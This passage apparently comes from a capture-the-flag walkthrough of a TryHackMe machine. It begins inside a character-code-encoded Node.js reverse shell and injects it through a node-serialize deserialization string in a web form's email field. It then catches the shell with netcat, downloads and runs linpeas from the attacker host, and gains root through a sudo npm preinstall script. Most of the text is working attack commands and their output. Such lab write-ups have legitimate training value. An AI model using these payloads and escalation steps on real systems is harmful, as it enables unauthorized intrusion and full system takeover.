2,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,
,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,
,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,11
32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,
5,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,1
,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,
111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,1
,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108
5,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,1
101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,
83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

now start a listener now




```
nc -lnvp 9001

Listening on 0.0.0.0 9001
```

In the email input there put in your generate string at STRING

```
_$$ND_FUNC$$_function(){eval(String.fromCharCode(...STRING...))}()
```

Alright upload that on the form there



Horror LLC


Built with Nodejs

We'll keep you updated at: test@test.com

Email address:


```
,44,80,79,82,84,41,59,10))}()
```

Now hit submit and u should have your revshell




```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.8.31 40230
Connected!
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
```

Alright now lets upgrade this a bit



```
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.8.31 40230
Connected!
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
python3 -c 'import pty; pty.spawn("/bin/bash")'
dylan@jason:/opt/webapp$ ^Z
[1]  + 29028 suspended  nc -lnvp 9001

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Jax sucks alot.... git:(main)±3
stty raw -echo; fg
[1]  + 29028 continued  nc -lnvp 9001

dylan@jason:/opt/webapp$ export TERM=xterm
dylan@jason:/opt/webapp$ ls
index.html  node_modules  package.json  package-lock.json  server.js
dylan@jason:/opt/webapp$
```

Here is your user.txt




```
dylan@jason:/opt/webapp$ cd
dylan@jason:~$ ls -al
total 40
drwxr-xr-x 5 dylan dylan 4096 Jun 10  2021 .
drwxr-xr-x 3 root  root  4096 Jun 10  2021 ..
lrwxrwxrwx 1 dylan dylan    9 Jun 10  2021 .bash_history -> /dev/null
-rw-r--r-- 1 dylan dylan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dylan dylan 3771 Feb 25  2020 .bashrc
drwx------ 2 dylan dylan 4096 Jun 10  2021 .cache
drwx------ 3 dylan dylan 4096 Jun 10  2021 .config
drwxrwxr-x 3 dylan dylan 4096 Jun 10  2021 .local
-rw-r--r-- 1 dylan dylan  807 Feb 25  2020 .profile
-rw-rw-r-- 1 dylan dylan   66 Jun 10  2021 .selected_editor
-rw-r--r-- 1 dylan dylan    0 Jun 10  2021 .sudo_as_admin_successful
-rw-r--r-- 1 dylan dylan   33 Jun 10  2021 user.txt
dylan@jason:~$
```

Vertical PrivEsc


So lets first check the SUID binary file here

```
find / -perm -u=s -type f 2>/dev/null
```




```
dylan@jason:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/fusermount
/usr/bin/umount
/usr/local/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@jason:~$
```

Pretty normal here lets just run linpeas here to get a vertical privesc vector




```
dylan@jason:/tmp$ wget http://10.17.94.2/linpeas.sh
--2024-09-09 14:06:00--  http://10.17.94.2/linpeas.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 842.56K   711KB/s    in 1.2s

2024-09-09 14:06:01 (711 KB/s) - ‘linpeas.sh’ saved [862777/862777]

dylan@jason:/tmp$ chmod +x linpeas.sh
dylan@jason:/tmp$
```

Lets run it now




```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *
```

So i forgot to check sudo permission :(my bad lets see the sudo permissions now



```
dylan@jason:/tmp$ sudo -l
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *
dylan@jason:/tmp$
```

Just as linpeas showed we can just run npm with sudo lets find a trick on GTFObins




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Additionally, arbitrary script names can be used in place of `preinstall` and triggered by name with, e.g., `npm -C $TF run preinstall`.


```
TF=$(mktemp -d)
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
sudo npm -C $TF --unsafe-perm i
```

This should work lets run it now



```
dylan@jason:/tmp$ TF=$(mktemp -d)
dylan@jason:/tmp$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
dylan@jason:/tmp$ sudo npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.OOelTCd0P9
> /bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

got root here is your root.txt



```
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -al /root
total 48
